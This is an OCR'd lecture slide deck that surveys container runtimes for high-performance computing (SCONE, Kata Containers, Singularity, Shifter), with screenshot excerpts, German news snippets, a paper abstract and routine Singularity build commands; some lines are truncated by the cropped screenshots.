often uses only software mechanisms for isolation [8].

More fundamentally, existing container isolation

USENIX Association 12th USENIX Symposium on O



SCONE - A Secure Container E ×
Sicher | https://sconecontainers.github.io
SCONE
OVERVIEW
DETAILS
DOCUMENTATION
SER

SCONE IN A NUTSHEL

Overview of SCONE's unique features

SCONE runs programs inside **secure enclaves** preventing even attackers with root a secrets from these programs.

SCONE helps to **configure programs with secrets** that can neither be read nor mod even if they would have already taken control of the operating system and/or


SCONE can **transparently encrypt files and network traffic** and in this way, it pro unauthorized access via the operating system and the hypervisor

SCONE **transparently attests programs** to ensure that only the correct, unmodifi executing. This also prevents maleware to attach to programs.

SCONE **is compatible with Docker** permitting to run scontained applications with th files on top of Docker Swarm.

SCONE supports **secure compose files** to protect secrets tha

SCONE supports **curated images** for many popular services like



Spectre-Attacken auch auf Sic ×
Sicher | https://www.heise.de/security/meldung/Spectre-Attacken-...

Spectre-Attacken auch auf Sicherheitsfunktion Intel SGX möglich

01.03.2018 11:20 Uhr – Dennis Schirrmacher

Sicherheitsforscher zeigen zwei Szenarien auf, in denen sie Intels Software Guard Extensions (SGX) erfolgreich über die Spectre-Lücke angreifen.

Gleich zwei Sicherheitsforscherteams demonstrieren Spectre-Angriffe gegen die als Sicherheitstechnik entwickelte Software Guards Extensions (SGX) in aktuellen Intel-Prozessoren.

SGX ist seit Skylake (Core i-6000, Xeon-SP) nutzbar und richtet geschützte Enklaven im

Angaben zufolge bricht das Schutzkonzept dann zusammen. Laut der Studie soll jede Software in einer Enklave für die SGXPectre-Attacke anfällig sein.


Scone and HPC

“Anything that passes system calls in and out super fast will be super slow with this“

Jess Frazelle via https://thenewstack.io/look-scone-secure-containers-linux/

Sources: https://www.usenix.org/system/files/conference/osdi16/osdi16-arnautov.pdf + https://sconecontainers.github.io/
https://www.heise.de/security/meldung/Spectre-Attacken-auch-auf-Sicherheitsfunktion-Intel-SGX-moeglich-3983848.html

Kata Containers



Kata Containers - The speed o ×
Sicher https://katacontainers.io

What is Kata Containers?

Kata Containers is an open source project and community working to build a standard implementation of lightweight Virtual Machines (VMs) that feel and perform like containers, but provide the workload isolation and security advantages of VMs.

The Kata Containers project has six components: Agent, Runtime, Proxy, Shim, Kernel and packaging of QEMU 2.11. It is designed to be architecture agnostic, run on multiple hypervisors and be compatible with the OCI specification for Docker containers and CRI for Kubernetes.

Kata Containers combines technology from Intel® Clear Containers and Hyper runV. The code is hosted on Github under the Apache 2 license and the project is managed by the OpenStack Foundation.

Learn about the Kata Containers 1.0 launch in May 2018, or see the most recent release.

Anwendungen abschotten mit ×
Sicher https://www.heise.de/select/ix/2018/11/1540869281261021
Heise Select
kata containers

Anwendungen abschotten mit Kata Containe

Kernige Kästen

Udo Seidel

Brechen Prozesse aus Containern aus, ist der Kern de triebssystems gefährdet. Abhilfe versprechen derzeit Kata Containers, gVisor und Nabla Containers.

iX-TRACT

- Container-Sandboxing hilft, den Kernel des Hostsystems zu s
- Kata Containers ist von den drei vorgestellten Ansätzen am au größte Rückwärtskompatibilität.
- gVisor verwendet einen eigenen, Linux-ähnlichen Kernel. Die verbesserungsbedürftig.
- Nabla Containers setzt auf einen Unikernel und macht ein Ne forderlich.

Aus Linux-Magazin 12/2018

Kata Containers isolieren Workloads von Docker und Kubernetes

Von *Nils Magnus*

© icetray, 123RF

Kata Containers versuchen die Leichtgewichtigkeit von Containern mit der strengen Isolation echter Server zu kombinieren. Dafür muss sich der Docker-User nicht einmal an neue Kommandos gewöhnen.

Das aktuelle M

Stellenmarkt

Hardwareentwickler
HOERBIGER in Ammer

Teamleiter SAP Busi
Eisenmann SE in Böbli

Softwareentwickler

Sources: https://katacontainers.io/
Material: iX 11/2018 + Linux Magazin 12/2018

Kata Containers and HPC
Hypervisor makes life more complicated.

HPC-focussed

Charliecloud

SHIFTER

UDOCKER

Sarus

Common features – HPC Container Runtimes

- Aim at **running *one or few* containers on one host**
  - HPC vs Microservices
  - Enterprise is not **the typical use case** for *HPC Container Runtimes*.
    - At least besides Enterprise HPC

- **Provide as little isolation as required**
  - **chroot vs namespaces** – diff „`ls -la /proc/self/ns/`“ on host +in „container“
    - Goal: **blur the lines between** host and container (network, storage, ...)
  - **Cgroups often unused** – *„we leave this to the scheduler“*

- (Sometimes) **rely on Docker image build** tools + process
- Runtimes usually **not OCI container runtime compliant**
- Image caches usually on a shared FS (vs per-node)
- Fewer contributers, less LoCs – but support for HPC features (GPU, Infiniband, …)

Singularity

Key facts - Singularity

- Developed by **Gregory Kurtzer** (et al.) at **LNBL** in **2015**
  - ***"Developed from necessity, … And demand, threats and bribes"***
  - *"100s of HPC resources", „millions of HPC jobs"/day*
  - Latest stable release 3.2 (June 2019, around ISC)
  - High media coverage

- Now **commercially backed** by Sylabs
  - Community Edition
  - Pro Edition
    - supportable snapshots
    - backports of security and big fixes
- Starting to adress the **Enterprise HPC market**
    - Native support by several Clouds

Gvisor and HPC
Frequently used.

Hub available: https://singularity-hub.org/- NOT https://singularityhub.com/

Key facts II - Singularity

- Design goals:
  - Support for **production** (aka older ;)) **distributions** + kernels
  - Image based on **single file** – no layers
  - **No changes** in architecture + workflow required to use Singularity
  - **Maintain user** credential (container user == host user != root)
    - *„If you want to be root inside the container, you must first be root outside the container"*
  - **Blurry container/host separation** for easy access to host resources

- Note: **creating new container image requires root privileges – using it not.**
  - `sudo singularity create –size $MB /tmp/IMAGENAME.img`
  - `sudo singularity bootstrap /tmp/IMAGENAME.img myfancyos.def`
  - vs `singularity {shell, exec, run} /tmp/IMAGENAME.img`

Note: build process differs from the rest, that often rely on Docker toolchain

Key facts III - Singularity


- How it basically works: **privilege escalation using SETUID binary**
  - Upon container startup the neccessary namspaces are created and the application within the container is execv()ed.
  - **Directories +files/devices shared with the container** (as defined by admin

- **Supported image formats**:
  - **Singularity image** (shared FS efficiency: one metadata call) + 3.0: new format
  - **Squashfs, Directories, Archive Formats, Docker images** – different URIs

- Note: Discussion: some parts (default Singularity image file format) require SUID
  - *„allows unprivileged users to request that the kernel interpret arbitrary data as a FS."*
    - Details https://groups.google.com/a/lbl.gov/forum/#!topic/singularity/O2d6ZNYttXc
    - Options: use of USER_NS, mitigation by "signed containers"
  - Pros and Cons of configuration parameters: http://singularity.lbl.gov/docs-config

Singularity Security


SetUID: works on all (aging) system, supports all features
USER_NS: some features limited, as well as kernel support



Privilege escalation is necessary for containerization!

As mentioned, there are several containerization system calls and functions which are considered "privileged" in that they must be executed with a certain level of capability/privilege. To do this, all container systems must employ one of the following mechanisms:

1. **Limit usage to root:** Only allow the root user (or users granted `sudo`) to run containers. This has the obvious limitation of not allowing arbitrary users the ability to run containers, nor does it allow users to ru containers as themselves. Access to data, security data, and securing systems becomes difficult and perhaps impossible.
2. **Root owned daemon process:** Some container systems use a root owned daemon background process which manages the containers and spawns the jobs within the container. Implementations of thi typically have an IPC control socket for communicating with this root owned daemon process and if you wish to allow trusted users to control the daemon, you must give them access to the control socket. Thi is the Docker model.
3. **SetUID:** Set UID is the "old school" UNIX method for running a particular program with escalated permission. While it is widely used due to it's legacy and POSIX requirement, it lacks the ability to manag fine grained control of what a process can and can not do; a SetUID root program runs as root with all capabilities that comes with root. For this reason, SetUID programs are traditional targets for hackers.
4. **User Namespace:** The Linux kernel's user namespace may allow a user to virtually become another user and run a limited set privileged system functions. Here the privilege escalation is managed via the Linux kernel which takes the onus off of the program. This is a new kernel feature and thus requires new kernels and not all distributions have equally adopted this technology.
5. **Capability Sets:** Linux handles permissions, access, and roles via capability sets. The root user has these capabilities automatically activated while non-privileged users typically do not have these capabilities enabled. You can enable and disable capabilities on a per process and per file basis (if allowed to do so).



How does Singularity do it?

Singularity must allow users to run containers as themselves which rules out options 1 and 2 from the above list. Singularity supports the rest of the options to following degrees of functionally:

- **User Namespace:** Singularity supports the user namespace natively and can run completely unprivileged ("rootless") since version 2.2 (October 2016) but features are severely limited. You will not be able to use container "images" and will be forced to only work with directory (sandbox) based containers. Additionally, as mentioned, the user namespace is not equally supported on all distribution kernels so don't count on legacy system support and usability may vary.
- **SetUID:** This is the default usage model for Singularity because it gives the most flexibility in terms of supported features and legacy compliance. It is also the most risky from a security perspective. For that reason, Singularity has been developed with transparency in mind. The code is written with attention to simplicity and readability and Singularity increases the effective permission set only when it is necessary, and drops it immediately (as can be seen with the `--debug` run flag). There have been several independent audits of the source code, and while they are not definitive, it is a good assurance.
- **Capability Sets:** This is where Singularity is headed as an alternative to SetUID because it allows for much finer grained capability control and will support all of Singularity's features. The downside is that it is not supported equally on shared file systems.

Source: http://singularity.lbl.gov/docs-security


Roadmap – 3.0 and beyond

Update: 3.2 out now! (20.05.2019)

- *3.0 initialy planned for early 2018, rather **"later this year" (was October)***
  - **new mayor version** due to **new image format**, "SIF"
- **OCI runtime compliance** -> Kubernetes
- Expansion towards **enterprise computing arena**
- **Compressed immutable images** (instead read write format that emulates FS)
- Concept of "**data containers**"
  - **Immutable "base" image + persistent overlays**
  - Different regions can be checksummed and verified independently
  - Cryptographic signing + verification/validation possible due to new SIF
- **Network NS**: virtual IP – but requires privilege escalation
- **Cgroup support** – was considered a feature of the workload manager
- Performance monitoring
- "Our goal, really, is to make Singularity a feature-full, science enabling platform."

More: https://www.hpcwire.com/2017/11/01/sc17-singularity-preps-version-3-0-nears-1m-containers-served-daily/

Singularity



PLOS | ONE

RESEARCH ARTICLE

Singularity: Scientific containers for mobility of compute

Gregory M. Kurtzer[1], Vanessa Sochat[2]*, Michael W. Bauer[1,3,4]

1 High Performance Computing Services, Lawrence Berkeley National Lab, Berkeley, CA, United States of America, 2 Stanford Research Computing Center and School of Medicine, Stanford University, Stanford, CA, United States of America, 3 Department of Electrical Engineering and Computer Science, University of Michigan, Ann Arbor, MI, United States of America, 4 Experimental Systems, GSI Helmholtzzentrum für Schwerionenforschung, Darmstadt, Germany

* vsochat@stanford.edu

Check for updates

OPEN ACCESS

Citation: Kurtzer GM, Sochat V, Bauer MW (2017) Singularity: Scientific containers for mobility of compute. PLoS ONE 12(5): e0177459. https://doi.org/10.1371/journal.pone.0177459

Editor: Attila Gursoy, Koc Universitesi, TURKEY

Received: December 20, 2016

Accepted: April 27, 2017

Published: May 11, 2017

Data Availability Statement: The source code for Singularity is available at https://github.com/singularityware/singularity, and complete documentation at http://singularity.lbl.gov/.


Funding: Author VS is supported by Stanford Research Computing (IT) and the Stanford School of Medicine, and author MWB is supported by the

Abstract

Here we present Singularity, software developed to bring containers and reproducibility to scientific computing. Using Singularity containers, developers can work in reproducible environments of their choosing and design, and these complete environments can easily be copied and executed on other platforms. Singularity is an open source initiative that harnesses the expertise of system and software engineers and researchers alike, and integrates seamlessly into common workflows for both of these groups. As its primary use case, Singularity brings mobility of computing to both users and HPC centers, providing a secure means to capture and distribute software and compute environments. This ability to create and deploy reproducible environments across these centers, a previously unmet need, makes Singularity a game changing development for computational science.

Introduction

The landscape of scientific computing is fluid. Over the past decade and a half, virtualization has gone from an engineering toy to a global infrastructure necessity, and the evolution of related technologies has thus flourished. The currency of files and folders has changed to applications and operating systems. The business of Supercomputing Centers has been to offer scalable computational resources to a set of users associated with an institution or group [1]. With this scale came the challenge of version control to provide users with not just up-to-date software, but multiple versions of it. Software modules [2, 3], virtual environments [4, 5], along with intelligently organized file systems [6] and permissions [7] were essential developments to give users control and reproducibility of work. On the administrative side, automated builds



singularity.lbl.gov

Singularity

These docs are for Singularity Version 2.4. For older versions, see our archive

Singularity enables users to have full control of their environment. Singularity containers can be used to package entire scientific workflows, software and libraries, and even data. This means that you don't have to ask your cluster admin to install anything for you - you can put it in a Singularity container and run. Did you already invest in Docker? The Singularity software can import your Docker images without having Docker installed or being a superuser. Need to share your code? Put it in a Singularity container and your collaborator won't have to go through the pain of installing missing dependencies. Do you need to run a different operating system entirely? You can "swap out" the operating system on your host for a different one within a Singularity container. As the user, you are in control of the extent to which your container interacts with its host. There can be seamless integration, or little to no communication at all. What does your workflow look like?

Interactive Development

```
sudo singularity build --sandbox tmpdir/ Singularity
```

```
sudo singularity build --writable container.img Singularity
```

Build from Recipe

```
sudo singularity build container.img Singularity
```

Build from Singularity

```
sudo singularity build container.img shub://vsoch/hello-world
```

Build from Docker

```
sudo singularity build container.img docker://ubuntu
```

Container Execution

```
singularity run container.img
singularity shell container.img
singularity exec container.img ...
```

Reproducible Sharing

```
singularity pull shub://...
singularity pull docker://...  *
```

Further material: Kurtzer - Intel HPC Developer Conference - Singularity:
https://www.intel.com/content/dam/www/public/us/en/documents/presentation/hpc-containers-singularity-introductory.pdf
https://www.intel.com/content/dam/www/public/us/en/documents/presentation/hpc-containers-singularity-advanced.pdf

Source: Kurtzer, G. M., Sochat, V., Bauer, M. W., Favre, T., Capota, M., & Chakravarty, M. (2017). Singularity: Scientific containers for mobility of compute. *Plos One*, *12*(5), e0177459. | http://singularity.lbl.gov


Shifter

Key facts - Shifter

> *"They loved the idea of a container – but hated the idea of a container runtime."*
> Attendee at ISC Container Workshop 2019

- **Developed at NERSC** and was initially **announced in August 2015**
  - Initially tested on Cray (XC30), Users: NERSC, CSCS, ...
  - OpenSource, no commercial offering so far
  - **Current version**: 18.03.0 (April 2018)

- How it basically works:
